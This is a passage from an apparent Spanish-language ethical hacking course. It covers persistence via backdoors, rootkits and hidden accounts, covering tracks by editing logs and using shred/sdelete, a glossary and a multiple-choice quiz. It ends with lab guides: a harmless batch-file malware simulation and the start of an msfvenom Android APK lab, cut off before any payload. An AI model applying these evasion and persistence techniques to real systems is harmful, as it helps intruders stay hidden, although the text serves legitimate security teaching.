- Cross-Site scripting (XSS) Inyecta scripts maliciosos en páginas web vistas por otros usuarios.

- Explotación de deserialización: Utiliza datos deserializados no seguros para ejecutar código malicioso.

Ingeniería social: La ingeniería social es una técnica que se basa en manipular psicológicamente a las personas para obtener información confidencial o acceso a sistemas. Este método es extremadamente efectivo ya que explota el factor humano, a menudo el eslabón más débil en la seguridad.

Técnicas de ingeniería social:

- Phishing: Envío de correos electrónicos fraudulentos que parecen provenir de fuentes confiables para obtener credenciales de usuario.

- Pretexting: Creación de un escenario falso para engañar a la víctima y obtener información valiosa.

- Baiting: Uso de señuelos físicos o digitales, como dispositivos USB infectados, para comprometer sistemas.

- Spear phishing: Phishing dirigido a individuos específicos con información personalizada para aumentar la probabilidad de éxito.

- Phishing y spear phishing: Estas técnicas implican el uso de correos electrónicos engañosos para obtener información confidencial de los usuarios. Mientras que el phishing se dirige a un amplio grupo de personas, el spear phishing es un ataque más dirigido y personalizado.

4.2.4. Mantener el acceso

En la fase de mantener el acceso, el hacker ético asegura que su acceso al sistema o red comprometido se pueda sostener durante un período prolongado sin ser detectado. Esto es importante para realizar una evaluación continua y para simular las acciones de un atacante

persistente. La fase implica la instalación de backdoors, rootkits y otros mecanismos de persistencia que permiten al atacante retener el control del sistema.

Objetivos de mantener el acceso:

- Persistencia: Asegurar el acceso continuo al sistema comprometido.
- Evaluación continua: Realizar evaluaciones adicionales sin ser detectado.
- Simulación realista: Imitar el comportamiento de un atacante que busca permanecer en el sistema a largo plazo.

4.2.5. Técnicas para mantener el acceso

Instalación de backdoors: Los backdoors son métodos que permiten acceder al sistema de manera oculta, eludiendo los mecanismos de autenticación estándar.

Tipos de Backdoors:

- Software backdoors: Programas ocultos que permiten el acceso remoto al sistema.
- Hardware backdoors: Dispositivos físicos conectados al sistema que proporcionan acceso no autorizado.
- Backdoors en aplicaciones: Modificaciones en aplicaciones existentes para incluir funcionalidades ocultas de acceso.

- Uso de rootkits: Los rootkits son herramientas que ocultan la presencia de un atacante en el sistema, haciendo que sus actividades sean difíciles de detectar.

Tipos de rootkits:

- Rootkits de modo usuario: Funcionan a nivel de aplicaciones y son más fáciles de detectar.

- Rootkits de modo kernel: Funcionan a nivel del núcleo del sistema operativo, lo que los hace más difíciles de detectar y eliminar.

- Firmware rootkits: Infectan el firmware de dispositivos, como tarjetas de red o BIOS, y son extremadamente difíciles de eliminar.

Cuentas de usuario ocultas: Crear cuentas de usuario adicionales con privilegios elevados que no sean fácilmente detectadas por los administradores del sistema.

Técnicas para cuentas ocultas:

- Cuentas con nombres no convencionales: Utilización de nombres que no levanten sospechas.

- Modificación de configuraciones: Alterar configuraciones del sistema para ocultar la existencia de estas cuentas.

Túneles encapsulados: Utilizar técnicas de encapsulación para ocultar el tráfico de red del atacante, haciendo que sea más difícil de detectar.

Tipos de túneles encapsulados:

- SSH Tunneling: Utilizar el protocolo SSH para cifrar y encapsular el tráfico de red.

- VPNs: Crear redes privadas virtuales para ocultar la comunicación.

- DNS Tunneling: Utilizar el protocolo DNS para transmitir datos de forma encubierta.

4.2.5. Borrar huellas

La fase de borrar huellas es esencial para evitar la detección y garantizar que las actividades del auditor no sean descubiertas por los administradores de sistemas o herramientas de seguridad.

En esta fase, el auditor elimina cualquier rastro de su intrusión, incluyendo la modificación de registros y la eliminación de archivos que puedan delatar su presencia. Esto simula el comportamiento de un atacante que desea permanecer oculto y evita que las defensas del sistema se fortalezcan basándose en la intrusión detectada.

Objetivos de borrar huellas:

- Ocultar la presencia: Asegurar que no quede rastro de la intrusión en el sistema.
- Evitar la detección: Prevenir que los administradores o sistemas de seguridad detecten la actividad del atacante.
- Mantener el acceso: Garantizar que las medidas de eliminación de huellas no interfieran con el acceso mantenido.

Técnicas para borrar huellas

Modificación de registros (Logs) Los registros del sistema contienen información sobre las actividades realizadas. Modificar o eliminar estos registros es crucial para ocultar la presencia del atacante.

Métodos de modificación de logs:

- Edición directa de logs: Modificar los archivos de registro directamente para eliminar entradas específicas.
- Herramientas de limpieza de logs: Utilizar herramientas automatizadas para identificar y eliminar registros relacionados con la actividad del atacante.
- Rotación de logs: Configurar la rotación de logs para asegurarse de que los registros antiguos sean eliminados o sobrescritos.

Eliminación de archivos temporales: Eliminar cualquier archivo temporal que haya sido creado durante la intrusión, como scripts o herramientas de hacking.

Métodos de eliminación:

- Comandos del sistema: Utilizar comandos del sistema para eliminar archivos (e.g., rm en Unix, del en windows).

- Herramientas de borrado seguro: Utilizar herramientas que aseguren la eliminación de archivos sin posibilidad de recuperación (e.g, shred, sdelete).

Ocultación de actividad en red: Utilizar técnicas para ocultar el tráfico de red generado durante la intrusión, evitando que sea detectado por sistemas de monitoreo.

Métodos de Ocultación:

- Uso de proxy chains: Encadenar varios proxies para enmascarar la dirección IP del atacante.

- Ofuscación de tráfico: Modificar el tráfico de red para que parezca legítimo.

- Encapsulación y cifrado: Utilizar túneles cifrados para ocultar la naturaleza del tráfico de red.

Glosario de términos

- Backdoor: Software o método que permite eludir los controles normales de autenticación para acceder al sistema.

- Baiting: Uso de señuelos físicos o digitales, como dispositivos USB infectados, para comprometer sistemas.

- Banner grabbing: Técnica para obtener información adicional sobre los servicios que se ejecutan en un sistema mediante la lectura de los banners de servicio.

- Buffer overflow: Vulnerabilidad que ocurre cuando un programa intenta almacenar más datos en un búfer de lo que este puede manejar, lo que permite la ejecución de código arbitrario.

- DNS tunneling: Utilización del protocolo DNS para transmitir datos de forma encubierta.

- Escaneo ACK: Técnica para mapear las reglas de firewall y determinar si los puertos están filtrados.

- Escaneo de puertos: Envío de paquetes de solicitud a diferentes puertos en una dirección IP para identificar cuáles están abiertos y qué servicios están escuchando.

- Escaneo SYN (Half-Open) Técnica de escaneo de puertos que envía paquetes SYN y espera respuestas SYN-ACK sin completar la conexión.

- Escaneo túnelado: Uso de protocolos no estándar o cifrados para ocultar el tráfico de escaneo.

- Escalada de privilegios: Métodos para aumentar el nivel de acceso de un atacante dentro del sistema, obteniendo permisos administrativos.

- Explotación de deserialización: Uso de datos deserializados no seguros para ejecutar código malicioso.

- Explotación de vulnerabilidades: Uso de software, scripts o técnicas para aprovechar una vulnerabilidad y obtener acceso no autorizado.

- Fragmentación de paquetes: Técnica para dividir el tráfico de escaneo en paquetes más pequeños para evitar la detección.

- Ingeniería social: Manipulación psicológica de personas para que realicen acciones o divulguen información confidencial.

- Inyecciones SQL: Inserción de código SQL malicioso a través de entradas no sanitizadas para acceder a bases de datos.

- Phishing: Envío de correos electrónicos fraudulentos que parecen provenir de fuentes confiables para obtener credenciales de usuario.

- Ping sweep: Envío de solicitudes de ping a un rango de direcciones IP para determinar qué direcciones IP están activas.

- Rootkit: Conjunto de herramientas diseñadas para ocultar la presencia de procesos o archivos en un sistema comprometido.

- SSH tunneling: Utilización del protocolo SSH para cifrar y encapsular el tráfico de red.

- Spear phishing: Phishing dirigido a individuos específicos con información personalizada para aumentar la probabilidad de éxito.

- Túneles encapsulados: Técnicas de encapsulación para ocultar el trá2fico de red del atacante, haciendo que sea más difícil de detectar.

Evaluación de conocimientos

1. ¿Cuál es el objetivo principal de la fase de reconocimiento en el hacking ético?

a) Obtener información detallada sobre el objetivo

b) Eliminar vulnerabilidades en el sistema

c) Realizar un ataque DDoS

d) Implantar malware

2. **En la metodología CEH, ¿cuál es la primera fase?**

a) Análisis

b) Adquisición

c) Evaluación

d) Generación de reportes

3. ¿Cuál de las siguientes herramientas es comúnmente utilizada para el escaneo de puertos?

a) Burp Suite

b) Nmap

c) Nessus

d) Metasploit

4. ¿Qué significa la sigla OSSTMM?

a) Open-Source Security Testing Manual Method

b) Open-Source Security Training Method Manual

c) Open-Source Security Testing Methodology Manual

5. ¿Cuál de las siguientes es una técnica de ingeniería social?

a) Escaneo SYN

b) Phishing

c) Escaneo ACK

d) Enumeración SNMP

6. ¿Cuál de las siguientes metodologías se enfoca en la seguridad de aplicaciones web?

a) CEH

b) OWASP

c) PTES

d) Offensive Security

7. ¿Cuál de las siguientes herramientas es desarrollada por Offensive Security?

a) Burp Suite

b) Nessus

c) Kali Linux

d) OWASP ZAP

8. ¿Cuál es el objetivo principal del Penetration Testing Execution Standard (PTES)?

a) Proporcionar una guía para la creación de malware

b) Proporcionar una estructura y pautas para realizar pruebas de penetración

c) Desarrollar herramientas para análisis forense

d) Realizar auditorías de cumplimiento legal

9. ¿Qué se busca en la fase de reconocimiento del hacking ético?

a) Implantar malware en el sistema

b) Obtener la mayor cantidad de información posible sobre el objetivo

c) Realizar ataques DDoS

d) Eliminar vulnerabilidades detectadas

10. En la fase de escaneo, ¿Qué técnica se utiliza para identificar puertos abiertos en un sistema?

a) Phishing

b) Escaneo de puertos

c) Ingeniería social

d) Cracking de contraseñas

11. ¿Qué herramienta es comúnmente utilizada para el escaneo de vulnerabilidades?

a) Wireshark

b) Nessus

c) Netcat

d) Hydra

12. ¿Cuál es el objetivo de la fase de conseguir acceso en el hacking ético?

a) Utilizar las vulnerabilidades descubiertas para obtener acceso no autorizado

b) Realizar un ataque DDoS

c) Monitorear el tráfico de red

d) Documentar configuraciones del sistema

13. ¿Qué técnica se utiliza para ocultar la presencia de un atacante en el sistema?

a) Escaneo de puertos

b) Rootkits

c) Ingeniería social

d) Cracking de contraseñas

14. ¿Qué es el DNS Tunneling?

a) Técnica para mapear la red

b) Utilización del protocolo DNS para transmitir datos de forma encubierta

c) Método para deshabilitar firewalls

d) Herramienta para escanear vulnerabilidades

15. ¿Cuál es una técnica de evasión utilizada durante el escaneo?

a) Fragmentación de paquetes

b) Banner Grabbing

c) Enumeración de usuarios

d) Modificación de registros

CAPITULO 5 GUÍAS PRÁCTICAS

5.1. Práctica 1. Simulación de una infección de malware en una máquina virtual.

Objetivo: Entender cómo se comporta un malware básico al infectar un sistema operativo en un entorno seguro y dimensionar los problemas que puede causar en caso de ser un malware avanzado.


Requisitos

- Máquina virtual (VM) Puedes usar software de virtualización como VirtualBox o VMware.
- Sistema operativo en la VM: Windows 10 /11.
- Herramientas de análisis: Process monitor y wireshark.

Instrucciones

Paso 1: Configuración del entorno de prueba

- Configurar la máquina virtual para que use un adaptador de red interna o sin conexión a red. Esto asegura que la VM esté aislada de tu red local y de internet.



- Instalar herramientas de análisis: Dentro de la VM, descarga e instala rocess monitor y wireshark. Estas herramientas te permitirán monitorear cambios en el sistema de archivos y el tráfico de red.

Paso 2: Crear un script malicioso simulado

- Abrir el bloc de notas en la VM: Dentro de tu VM, abre el bloc de notas para crear un archivo batch (.bat) que simule comportamiento malicioso.

- Escribir el script batch: Copia y pega el siguiente código en el bloc de notas.

@echo off

:loop


echo Este es un mensaje malicioso >> %UserProfile%\malware_log.txt

timeout /t 5 /nobreak > nul

goto loop


- Este script crea un bucle infinito que añade continuamente un mensaje a un archivo llamado malware_log.txt en el directorio del usuario.

- Guardar el archivo: Guarda el archivo como malware_simulation.bat en el escritorio o en cualquier ubicación de tu VM.




Paso 3: Ejecutar el script malicioso

- Ejecutar el script: Observa cómo el archivo malware_log.txt se llena con líneas de texto repetidas.




Monitorear cambios en el sistema: Abre process monitor para ver qué procesos están activos y qué cambios se están realizando en el sistema. Busca el proceso cmd.exe (intérprete de comandos de windows) ejecutando acciones repetidas.



4:36:1...	svchost.exe	2108	LockFile	C:\Users\vboxuser\AppData\Local\Co...	SUCCESS	Exclusive: False, O...
4:36:1...	svchost.exe	2108	UnlockFileSingle	C:\Users\vboxuser\AppData\Local\Co...	SUCCESS	Offset: 124, Length...
4:36:1...	svchost.exe	2108	LockFile	C:\Users\vboxuser\AppData\Local\Co...	SUCCESS	Exclusive: False, O...
4:36:1...	svchost.exe	2108	UnlockFileSingle	C:\Users\vboxuser\AppData\Local\Co...	SUCCESS	Offset: 124, Length...
4:36:1...	cmd.exe	5944	CreateFile	C:\Users\vboxuser\Desktop\malware_s...	SUCCESS	Desired Access: G...
4:36:1...	cmd.exe	5944	ReadFile	C:\Users\vboxuser\Desktop\malware_s...	SUCCESS	Offset: 115, Length...
4:36:1...	cmd.exe	5944	ReadFile	C:\Users\vboxuser\Desktop\malware_s...	END OF FILE	Offset: 124, Length...
4:36:1...	cmd.exe	5944	QueryStandardI...	C:\Users\vboxuser\Desktop\malware_s...	SUCCESS	AllocationSize: 128...
4:36:1...	cmd.exe	5944	CloseFile	C:\Users\vboxuser\Desktop\malware_s...	SUCCESS	
4:36:1...	svchost.exe	2108	LockFile	C:\Users\vboxuser\AppData\Local\Co...	SUCCESS	Exclusive: False, O...
4:36:1...	svchost.exe	2108	UnlockFileSingle	C:\Users\vboxuser\AppData\Local\Co...	SUCCESS	Offset: 124, Length...
4:36:1...	Explorer.EXE	616	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: Name
4:36:1...	Explorer.EXE	616	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTag...
4:36:1...	Explorer.EXE	616	RegQueryKey	HKCU\Software\Classes	SUCCESS	Query: HandleTag...


- Monitorear tráfico de red: Abre wireshark para monitorear si hay algún tráfico de red saliente o entrante que pueda estar relacionado con el script. Este script básico no debería generar tráfico, pero es una buena práctica ver cómo se monitorean las conexiones en tiempo real.




Paso 4: Detener la ejecución del script y limpiar el entorno


- Detener el script: Cierra la ventana de comandos abierta por el script o reinicia la VM para detener su ejecución.


- Revertir la máquina virtual: Restaura la VM a un estado limpio utilizando una instantánea previamente tomada, o simplemente elimina la VM y crea una nueva para asegurarte de que no quedan restos del script.





- Documentar y analizar: Documenta lo que observaste durante la ejecución del script. ¿Qué cambios se hicieron en el sistema? ¿Cómo se comportó el script?





Analiza el taller realizado y responde a las siguientes preguntas según tu criterio.

1. ¿Qué efectos tendría en el sistema si se tratase de un malware avanzado como un troyano?

2. ¿Cómo afectaría una infección en un ambiente empresarial/producción?

3. ¿Qué medidas de seguridad establecería en un ambiente empresarial para evitar estas situaciones de alto riesgo?

5.2. Práctica 2. Manipulación de dispositivo android a través de una APK generada por kali linux.

Objetivo: Comprender los riesgos a los que se exponen las personas al descargar aplicaciones no oficiales como APK y que tanto se puede afectar un dispositivo android.


Requisitos

- Máquina virtual (VM) Puedes usar software de virtualización como VirtualBox o VMware.
- Sistema Operativo en la VM: Kali linux 2024.2
- Herramientas: msfconsole, msfvenom
- Un dispositivo móvil: Android 12 (mientras sea una versión inferior es mejor)

Instrucciones


Paso 1: Configuración del entorno de prueba

- Configurar la red de la VM: Configurar la máquina virtual para que use el adaptador puente. Esto nos permitirá ver nuestro dispositivo android que debe estar conectado a la misma red que la computadora física.



Paso 2: Verificamos en la VM que estemos conectados a la red y comprobamos nuestra dirección IP.

- Ejecutamos el comando “ifconfig” dentro de la terminal de Kali.



- Guardamos la dirección IP para este caso tenemos asignada la IP 192.168.1.59.

